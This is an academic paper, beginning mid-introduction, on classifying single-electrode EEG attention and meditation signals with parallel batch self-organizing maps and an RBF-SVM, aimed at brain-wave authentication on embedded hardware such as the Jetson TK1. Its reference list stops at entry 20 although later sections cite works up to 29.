An important aspect for any BCI-controlled application is whether a potential user of the device can imagine indeed using the application in daily life. Research indicates that User-Centered Design theoretical framework provides a guide on transferring BCI-controlled applications from the laboratory to end-user's home [4]. In order to generate an efficient application, effectiveness, efficiency and satisfaction play a key role. Research shows that BCI is evaluated in terms of speed and accuracy measurements as main components [5]. However, it has been concluded that in the near future, the BCI community will be able to provide indication criteria for individual users and the type of BCI to use. For this case research, in order to generate a specific series of signals and generate satisfactory user experience, a particular virtual environment was elaborated as detailed later.

B. Brain Wave Biometrics

Brain wave authentication is another addition to the wide range of authentication systems, but with a brand new concept. The electrical activity in a human brain is used to confirm the identity. Instead of physically writing a password, one can simply think about it. The password or ”pass-thought” can be anything that a human mind may think about, like a color. a feeling, an image, text or something else. The benefits over other systems are many. With a standard password, someone can watch of ”shoulder-surf” what others type, but no one can watch thoughts. Cards and keys can be lost, but the brain is always present. Handicaps can exclude people from systems like fingerprint or retina scanners, but the brain still works [6]. There has been related work in this area. For instance, the implementation of Brain-Mobile Phone Interfaces [7][8] and other ways of using this biometric are being investigated [9][10] for multiple channel EEG based BCIs. It is important to note the use of commercial grade BCI devices for related research. In the case of single electrode commercial BCI tools, the generation of a specific synchronous patterns became object of study of this research, and the way to obtain and classify a specific signal with defined characteristics is presented.

C. BCI Portability

Although BCI applications utilize low cost commercial devices for local implementation, to our knowledge, there are not many implementation of local BCI signal interpretation processing units in an embedded form; most developments rely on the use of high processing computers as end device. Albeit some devices provide portability to the brain wave reading headset in forms presented as in [11][12][13][14], the use of custom devices is still required. Moreover, most of the hardware attends the brain wave signal processing part without presenting a way to display different forms of neurofeedback (e.g. spellers or games. One of the end goals of this research is to provide a set of classifiers that can be implemented on very low time computational performance in order to be implemented on high end commercial embedded hardware with portability capabilities (e.g. processors that are used in tablets, with high definition video processing qualifications) that could be useful for different available low cost EEG-based commercial based BCI tools. Therefore, a way to process and determine a set of post-processed synchronous signals consisting of attention and meditation data from a single channel electrode tool like the well known Neurosky Mindwave (http://neurosky.com) is presented as well as classification and analysis through unsupervised and supervised methodologies. In order to have almost real time response after trial, optimization with parallel processing software tools was implemented and compared with a high processing embedded processing device with parallel processing capabilities.

II. Synchronous BCI Signal Processing

Real-time analysis of brain signals involves different challenges including noise removal and subject adaptability. State-of-the-art BCI systems use adaptive signal processing and machine learning algorithms to extract meaningful information from brain signals. The feature extraction methods regarding EEG data analysis can be separated into two main groups: temporal domain features and frequency domain features. As for single channel time domain features, the use of synchronicity features is advised[15]. The synchronous BCI case is the most widely spread. Three kinds of classification algorithms have proved to be particularly efficient in the context, such as Support Vector Machines (SVM), dynamic classifiers and combinations of classifiers. Combining classifiers outperform single classifier implementations[16].

A. Choosing the Correct SVM Classifier as a Supervised Learning Classification Method

In order to rely on a correct classification algorithm, and due to the rapidly growing interest for EEG-based BCI, a considerable amount of published results is related to the investigation and evaluation of classification algorithms. SVMs are very unstable to outlier noise, and previous research [17] that although classification results might seem correct for a trained classifier for the test inputs, the separation is not well defined (lack of robustness) as shown on Figure 1, even after outlier removal. The nature of the feature separation (linear, non-linear dependence) must be well determined in advance in order to build a regularized classifier. There are different ways to classify BCI signal features, for this research purpose, an extract of different SVM properties is presented on Table I[18]




Fig. 1. The wrong kernel might provide false classification results

TABLE I. Properties of Common BCI Use LDA/SVM Classifiers

Classifier	Linear(L)
	Non-Linear(NL)
		Stable (B)
		Unstable (U)
			Regularized	High dimension robustness

FLDA	L	B	N	N
RFLDA	L	B	Y	N
Linear-SVM	L	B	Y	Y
RBF-SVM	NL	B	Y	Y

The kernel generally used in BCI research is the Gaussian or Radial Basis Function (RBF) kernel (Equation 1):

$$K(x,y) = e^{(\frac{-||x-y||^2}{2\gamma})^2} \quad (1)$$

The corresponding SVM is known as Gaussian SVM or RBF SVM [16]. RBF SVM has given very good results for BCI applications. SVM have a few parameters that need to be defined by hand, namely, the regularization parameter C and the RBF width γ for the RBF case. The advantages of the margin maximization and regularization are provided at the expense of a low speed of execution.




Fig. 2. SOM Structure and Update of Best Matching Unit [19]

B. Batch Self-Organizing Maps as an Unsupervised Learning Clustering Tool

The Self-Organizing Map (SOM) (Figure 2) is a type of artificial neural network that constructs a nonlinear topology preserving mapping of the input data set $X = (x(t)|t \in (t_0, \cdots, t_f)$ where t_0 and t_f are the beginning and the end of the current training session, onto a set of neurons $M = \mu_1, \cdots, \mu_n$ of a neural network. The neurons of the network are arranged in a grid, with associated vectors[20]:

$$W = w_1(t), \cdots, w_n(t) \tag{2}$$

at a given time step t. W is known as the code book. Each data point $x(t)$ is mapped to its best matching unit

$$bm(x(t)) = n_b \in M \tag{3}$$

From the previous description, d is the distance function on the data set in the feature space. This can be redefined as Equation 4

$$d(x(t), w_b(t)) \leq d(x(t), w_j(t)) \, \forall w_j(t) \in W \tag{4}$$

The neurons re arranged on a two dimensional map (Figure 2): each neuron i has a two coordinates in a grid. Next, the weight vector of the best match neuron (BMN) and its neighbors are adjusted toward the input pattern using Equation 5:

$$w_j(t+1) = w_j(t) + \alpha h_{bj}(t)(x(t) - w_j(t)) \tag{5}$$

where $0 < \alpha < 1$ is the learning factor, and $h_{bj}(t)$ is the neighborhood function that decreases for neurons further away from the best match neuron in grid coordinates. A frequently used neighborhood function is the Gaussian (Equation 6):

$$h_{bj} = e^{\left(\frac{-||r_b - rj||}{\delta(t)}\right)} \tag{6}$$

where r_b and r_j stand for the coordinates of the respective nodes. The width $\delta(t)$ decreases from iteration to narrow the area of influence. Eventually, the neighborhood function decreases to an extent that training might stop.

The time needed to train a SOM grows linearly with the dataset size, and it grows linearly with the number of neurons in the SOM. SOM has a batch formulation of updating the weights (b-SOM), which is widely used in parallel implementations(Equation 7)[20]:

$$w_j(t_f) = \frac{\sum_{t'=t_0}^{t_f} h_{bj(t')} x(t')}{\sum_{t'=t_0}^{t:f} h_{bj}(t')} \tag{7}$$

While not directly related to the training, it is worth mentioning the U-matrix associated with a SOM, which depicts the average Euclidean distance between the code book vectors of neighboring neurons. Let $N(j)$ denote the immediate neighbors of a node j. Then the height value of the U-matrix for a node j is calculated as

$$U(j) = \frac{1}{|N(j)|} \sum_{i \in N(j)} d(w_i, w_j) \tag{8}$$

The purpose of the U-matrix is to provide a visual representation of the topology of the network[20]. A well defined grid can perform well for 2D multidimensional data representation. SOM can also be interpreted as a non-linear Independent Component Analysis method and provides useful clustering at expense of processing time. Moreover, the neighborhood function resembles that of the RBF kernel characterization. On previous research [21], a well defined cluster could be generated by the normal SOM implementation, however, the computational cost of reduced dimension data still represented a challenge for online implementation (Figure 3).




Fig. 3. A normal SOM unsupervised cluster generation for sample signals at different number of iterations

The use of the batch implementation can allow the reduction of the execution time for this research purpose and sometimes even provides better performance than the original SOM algorithm. This research focuses on taking advantages of SOM parallelism for BCI signal feature clustering and recognition.

C. SOM Parallelism

Currently available, there are software tools like SOM on Cluster (Somoclu)[20] that can help to provide a parallel implementation of the SOM algorithm by batch processing, allowing speed performance and reduction of execution time.Moreover, the use of this code library implements the main CPU speed perfomance by utilizing OpenMPI based parallelization or even utilize GPU resources on capable devices by the use of a sparse kernel CUDA operation with Thrust high primitives. Another important advantage of this tool is that it allows easy integration with other interfaces such as Python, R or even Matlab. This options presents a suitable form of online unsupervised classification on GPU capable devices, especially on novel embedded systems with such characteristics[20].

III. BCI Signal Acquisition and Classification

For this research, previously obtained signals from BCI interaction were used with this new classification method. The system configuration and methodology description is presented below.

A. The BCI System




Fig. 4. The Designed System Configuration

The BCI system configuration depicted by Figure 4 represents the implementation that was realized in order to obtain a set of predefined EEG-based Attention (**A**) and Meditation (**B**) signals. The virtual environment from Figure 5 was used before for obtaining the required signal patterns, which were found to be generated successfully by EEG-based BCI tool device trained users [22]. The proposed training environment [17] was designed in order to allow ease of use and deployment. It has a series of features such as music and interaction with the environment (e.g. trees, items). If the character moves successfully through the path for 180 seconds, a series of correct Attention/Meditation waves is generated, and the attempt is classified as succes (+1). In the case that the patterns were not generated correctly, a fail attempt is noted (-1). The trained user can then attempt to generate a similar pattern, and the characteristics of the signal should be classified by clustering and classification. 30 samples (attempts) were acquired from a single trained used interaction. The Attention and Meditations vectors are defined as a series of power signal values ranging from 0 to 100 depending on power band calculation from preprocessed raw EEG signal. The Neurosky headset used for this experiment provides 1Hz sampling rate as eSense feature values. Therefore, the length of each Attention and Meditation sample is 180. A matrix representation for the set of vectors **A** and **B** can be defined as:

$$A = \begin{bmatrix} a_{1,1} & a_{1,2} & \cdots & a_{1,180} \\ a_{2,1} & a_{2,2} & \cdots & a_{2,180} \\ \vdots & \vdots & \ddots & \vdots \\ a_{30,1} & a_{30,2} & \cdots & a_{30,180} \end{bmatrix}$$

$$B = \begin{bmatrix} b_{1,1} & b_{1,2} & \cdots & b_{1,180} \\ b_{2,1} & b_{2,2} & \cdots & b_{2,180} \\ \vdots & \vdots & \ddots & \vdots \\ b_{30,1} & b_{30,2} & \cdots & b_{30,180} \end{bmatrix}$$




Fig. 5. The Designed Attention/Meditation Signal Acquisition Environment

B. Feature Extraction

From previous classification attempts [17], a combination of the summation, extraction, dot product or component division for matrices A and B were tested (e.g. A+B, A·B), however, the empirical feature vector **X** provided the best separation for the experiment. The expression for this vector is shown in Equation 9:

$$\mathbf{X} = \phi \frac{A^2(A-B)}{A+B+\phi};\ \phi = 0.001 \tag{9}$$

where:

$$x_{ij} = \phi \frac{a_{ij}^2(a_{ij}-b_{ij})}{a_{ij}+b_{ij}+\phi};\ \phi = 0.001 \tag{10}$$

Therefore:

$$X = \begin{bmatrix} x_{1,1} & x_{1,2} & \cdots & x_{1,180} \\ x_{2,1} & x_{2,2} & \cdots & x_{2,180} \\ \vdots & \vdots & \ddots & \vdots \\ x_{30,1} & x_{30,2} & \cdots & x_{30,180} \end{bmatrix}$$

C. Clustering with parallel b-SOM

The implementation of parallel b-SOM with OpenMPI [20] allows the large dimension array data to be clustered with relative ease and without the need of reducing the dimension of the large size obtained samples. A series of maps were implemented and observed for different features as performed on previous research [17], varying from square to rectangular grids with different cell implementations. Some of the mapped nets and fired Best Matching Units (BMU) are presented on Figure 6.




Fig. 6. Different Feature Square Grid b-SOM Organizations

From this comparison, it can be determined that the one that provides a better clustering is feature matrix X, the data is better spread and the vectors associated with successful trials tend to be placed in the grid's center zone. Rectangular grid implementations did not provide good cluster separations.

D. The Embedded Hardware Selection

For a proper embedded system selection, a device capable of displaying high resolution graphics was selected due to the fact that the end device must be capable of having virtual reality interaction and operation by having online, almost real time classification and signal recognition from different commercial BCI tools. The use of a GPU-based device suggests powerful threading capabilities to perform various processing tasks while executing extensive calculations in the background. The selection of a powerful GPU based System on Chip (SoC) led to the use of a development board called NVIDIA Jetson TK1 which is featuring a NVIDIA 4-Plus-1 2.32GHz ARM quad-core Cortex-A15 CPU with Cortex-A15 battery-saving shadow-core CPU and an NVIDIA Kepler GK20a GPU with 192 SM3.2 CUDA cores (up to 326 GFLOPS)[23]. The board and Kepler Architecture diagram is presented in Figure 7. This research tested the OpenMPI implementation of the b-SOM algorithm.




Fig. 7. The Jetson TK1 and the Kepler Architecture [24]

E. Generation and Tuning of the SVM Classifier




Fig. 8. The Selected b-SOM BMUs at Different γ values for RBF-SVM

From the different generated maps, one of the best clusters was defined and selected for the training of an SVM classifier is a 20x20 b-SOM grid of feature matrix X and the BMU x and y coordinates (BMU-X and BMU-Y, respectively). The use of an RBF SVM Classifier is advised in order to obtain good classification results as stated on previous sections. After generating the classifier, it can be observed that the modification of parameter γ greatly affects the classifier (Figure 8). It has been found that for $0.10 \leq \gamma \leq 0.22$ the classifier gained robustness due to the division between the +1 and -1 attempt features (Figure 9).




Fig. 9. Classifier Outputs for $0.10 \leq \gamma \leq 0.22$

IV. Results

A. Classification Results




Fig. 10. The Resulting b-SOM/RBF-SVM Classifier

The "random" Cross-Validation of the previous set of classifiers was done with ten artificial signals from the random combination of +1 and -1 training vectors that were different from the originals. (e.g. a +1 **X** vector consisting from random +1 **A** and **B** trial selection) The generated test sample was entered as an update of the last b-SOM BMU vector update and the resulting BMU coordinates were then adjusted and tested with the RBF-SVM generated classifier. By additional tuning of the SVM C parameter, the margins could be modified to improve classification. The resulting test vector recognition rates for different C values are presented in Table II. The best RBF-SVM classifier is presented on Figure 10. Note that there are two outliers, that even after removal do not alter the result.

TABLE II. b-SOM/RBF-SVM Classification Results after Random Cross-Validation

C	$\gamma = 0.1$	$\gamma = 0.15$	$\gamma = 0.2$	$\gamma = 0.22$
1.5	**70%**	70%	60%	50%
1.0	60%	50%	40%	40%
0.8	50%	50%	60%	60%

B. Execution Time Performance

In order to reduce execution time, the parallel b-SOM algorithm was run with OpenMPI support. Five execution times for each grid were measured and averaged for the full classifier generation was measured. For implementing this classification method on an embedded system, the time performance should also be low. Table III and Figure 11 show the average time performance (in seconds) results for the tests with an Intel Core i7-2.30GHz (12MB RAM) computer and the proposed hardware. The plotting time (in case it is required) was also taken into account.

TABLE III. Average Time Performance Comparison

GRID SIZE	t_CPU	t_CPU /Plot	t_JetsonTK1	t_JetsonTK1 /Plot
6x6	0.04	0.04	0.78	0.96
15x15	0.53	0.18	4.68	5.04
20x20	0.95	1.15	7.73	8.52
30x30	2.08	2.46	17.97	19.13
50x50	5.60	6.78	48.25	52.65
100x100	36.54	40.25	-	-




Fig. 11. Time Performance vs. b-SOM Grid Size Plot

V. Discussion

A. Comparison with other works

Brain Wave (EEG) based Authentication with low cost devices have been analysed by different works. For instance, multiple electrode low cost systems as in [25] considered the use as of a set of features with classification. After obtaining all this features, LDA or Linear SVM is used to classify the obtained signals for multiple classes. In order to obtain all this features, a big system is always considered. The use of unsupervised feature learning with RBF-SVM classification for Emotion identification has also been studied [26]. For the single electrode case, relevant work has been done with supervised learning feature extraction (ANN)and linear discriminant analysis LDA for stress signal wave generation with the use of MATLAB [27] from single electrode raw EEG signal extraction. Other works make use of the similarity components of signals generated by pass-thoughts in order to classify certain conditions than can also be used for authentication purposes [28]. Other low cost targeted bio-sensing methods for electrocardiograms with small embedded systems are using Linear SVM Classification after proper signal processing [29].

B. Classification Results

From previous classification attempts on previous work [17] [21] [22], the clustering by this implementation provided the best classifier generation, which also certifies that the classification is robust. Also, it is noted that in some way, the empirical feature vector **X** contains properties that were suitable for non-linear clustering. In the case of an expected signal pattern, a synchronous signal can be characterized and recognized by static classifiers such as SVM. For this research case, polynomial kernel training could also be considered, but when attempted to generate the classification, the execution times were greater than for the RBF-SVM kernels. Although it can be considered, the a better RBF-SVM classifier could be found without sacrificing time performance. In terms of execution times, it is possible to have almost real time (human perception) recognition of the generated patterns after single trials. However, a less computational cost methodology must be implemented for the embedded hardware approach. Nonetheless, the response times are short for the small grid cases, considering the exponential time increase of the proposed method. The limitations of this method are reduced to the use of a specific set of signal patterns and a especial feature vector that the one stated in these results. A new specific cluster must be found for a different brain wave pattern through a combination of signal feature arrangements.

VI. Conclusions

The use of the unsupervised clustering by batch SOM provides a good mapping in comparison to previous research. Moreover, the parallel-implementation allowed the use of full data in a very short time. The use of the current number of samples provided a good mapping and classification via the RBF-SVM. The parameter characterization allowed a 70% classification time for the suggested features. However, other mappings could also provide different classification results, but in terms of processing/efficiency, the 20x20 regular grid allows a good recognition at the cost of low computing needs with a conventional computer. Although time performance is good for the computer case, the OpenMPI option is still a little bit high for the selected Embedded system. The combination of unsupervised clustering and RBF-SVM Classification as suggested by literature provided the best grouping in comparison to previous research.

VII. Further Work

The GPU Capabilities of the proposed embedded hardware device allows the implementation of the b-SOM and SVM algorithms to have CUDA support. Further work includes the use and comparison of the CUDA supported versions of both implementations in order to reduce overall execution time of the proposed technique on the hardware board.

Acknowledgment

The authors would like to thank the Ministry of Education, Culture, Sports, Science & Technology in Japan (MEXT) and the Research Supporting Fund for from the University of the Ryukyus.

References

[1] P. Brunner, L. Bianchi, C. Guger, F. Cincotti and G. Schalk, *Current trends in hardware and software for brain-computer interfaces (BCIs)*, Journal of Neural Engineering, 8(025001), pp. 3-4

[2] I. Bordeaux, *Comparison of a consumer grade EEG amplifier with medical grade equipment in BCI applications*, Proceedings of the 6th International Brain-Computer Interface Meeting, 2016, p.174

[3] G. Bauernfeind, *The Future of Brain/Neural Computer Interaction: Horizon 2020*, 2008, pp. 1,5-9

[4] A. Kubler, E.M. Holz, C. Zickler, T. Kaufmann, S.C. Kleih, et al., *The User-Centered Design as Novel Perspective for Evaluating the Usability of BCI-Controlled Applications*, PLoS ONE 9(12):e112392, doi:10.1371/journal.pone.0112392

[5] B. van de Laar, F. Nijboer, H. Gurkok, D. Plass-Oude Bos, A. Nijholt, *User Experience Evaluation in BCI: Bridge the Gap*, International Journal of Bioelectromagnetism, Vol. 13, No. 3, pp. 157-158

[6] K. Fladby, *Brain Wave Based Authentication*, Gjovik University College. Interface Meeting, 2016, p.174

[7] A.T. Campbell, T. Choudhury, S. Hu, H. Lu, M.K. Mukerjee, M. Rabbi and R.D.S.Raizada, *NeuroPhone: Brain-Mobile Phone Interface using a Wireless EEG Headset*, Mobiheld, New Delhi, India 2010, pp.1-6

[8] J. Klonovs, C. Kjeldgaard Petersen, H. Olesen and A. Hammershoj, *Development of a Mobile EEG-based Biometric Authentication System*, Aalborg University, Denmark 2012

[9] K. Akino, T. Mahajan, R. Markss, T.K. Tuzel, C.O. Wang, Y. Watanabe and S. Orlik, *High-Accuracy User Identification Using EEG Biometris*, Mitsubishi Electric Research Laboratories, Massachusetts 2016

[10] I. Jayarathne and M. Cohen, *BrainID: Development of an EEG-Based Biometric Authentication System*, Mobiheld, New Delhi, India 2010, pp.1-6

[11] C. M. McCrimmon, M. Wang, L.S. Lopes, P.T. Wang, A.Karimi-Bidhendi, C. Y. Liu, P. Heydari, Z.Nenadic and A.H. Do, *A Portable, Low-Cost BCI for Stroke Rehabilitation*, Proceedings of the 6th International Brain-Computer Interface Meeting, 2016, p.122

[12] N. Arora, I. Walker, L. Freil, J. Thompson, T. Starner and M. Jackson, *Towards Mobile and Wearable Brain-Computer Interfaces*, Proceedings of the 6th International Brain-Computer Interface Meeting, 2016, p.201

[13] A. von Luhmann, K. Muler, *M3BA: New Technology for Mobile Hybrid BCIs*, Proceedings of the 6th International Brain-Computer Interface Meeting, 2016, p.151

[14] S. Lee, Y. Shin, S. Woo, K. Kim and H. Lee, *Review of Wireless Brain-Computer Interface Systems*, Brain Computer Interface Systems: Recent Progress and Future Prospects, 2013, DOI: 10.5772/56436

[15] *Future BNCI: A Roadmap for Future Directions in Brain / Neuronal Computer Interaction*, BNCI Project, 2012

[16] F. Lotte, M. Congedo, A. Lecuyer, F. Lamarche and B. Arnaldi, *A review of classification algorithms for EEG-based brain-computer interfaces*, Journal of Neural Engineering, IOP Publishing 2007, pp.24, inria-00134950

[17] B. Senzio-Savino, M.R. Alsharif, C.E. Gutierrez and K. Yamashita, *Synchronous Emotion Pattern Recognition with a Virtual Training Environment*, Proceedings of the 2015 International Conference of Artificial Intelligence (ICAI 2015), pp.650-654

[18] A.E. Hassanien, A.T. Azar, *Brain-Computer Interfaces: Current Trends and Applications*, Springer International Publishing Switzerland, 2015, pp.20-25

[19] I. Jahan, M. Prilepok, V. Snasel and M. Penhaker, *Similarity Analysis of EEG Data Based on Self Organizing Map Neural Network*, Advances in Electrical and Electronic Engineering, Volume 12-5:550-553, 2014

[20] P. Wittek, S.C. Gao, I.S. Lim and L. Zhao, *Somoclu: An Efficient Parallel Library for Self-Organizing Maps arXiv:1305.1422.*, 2015

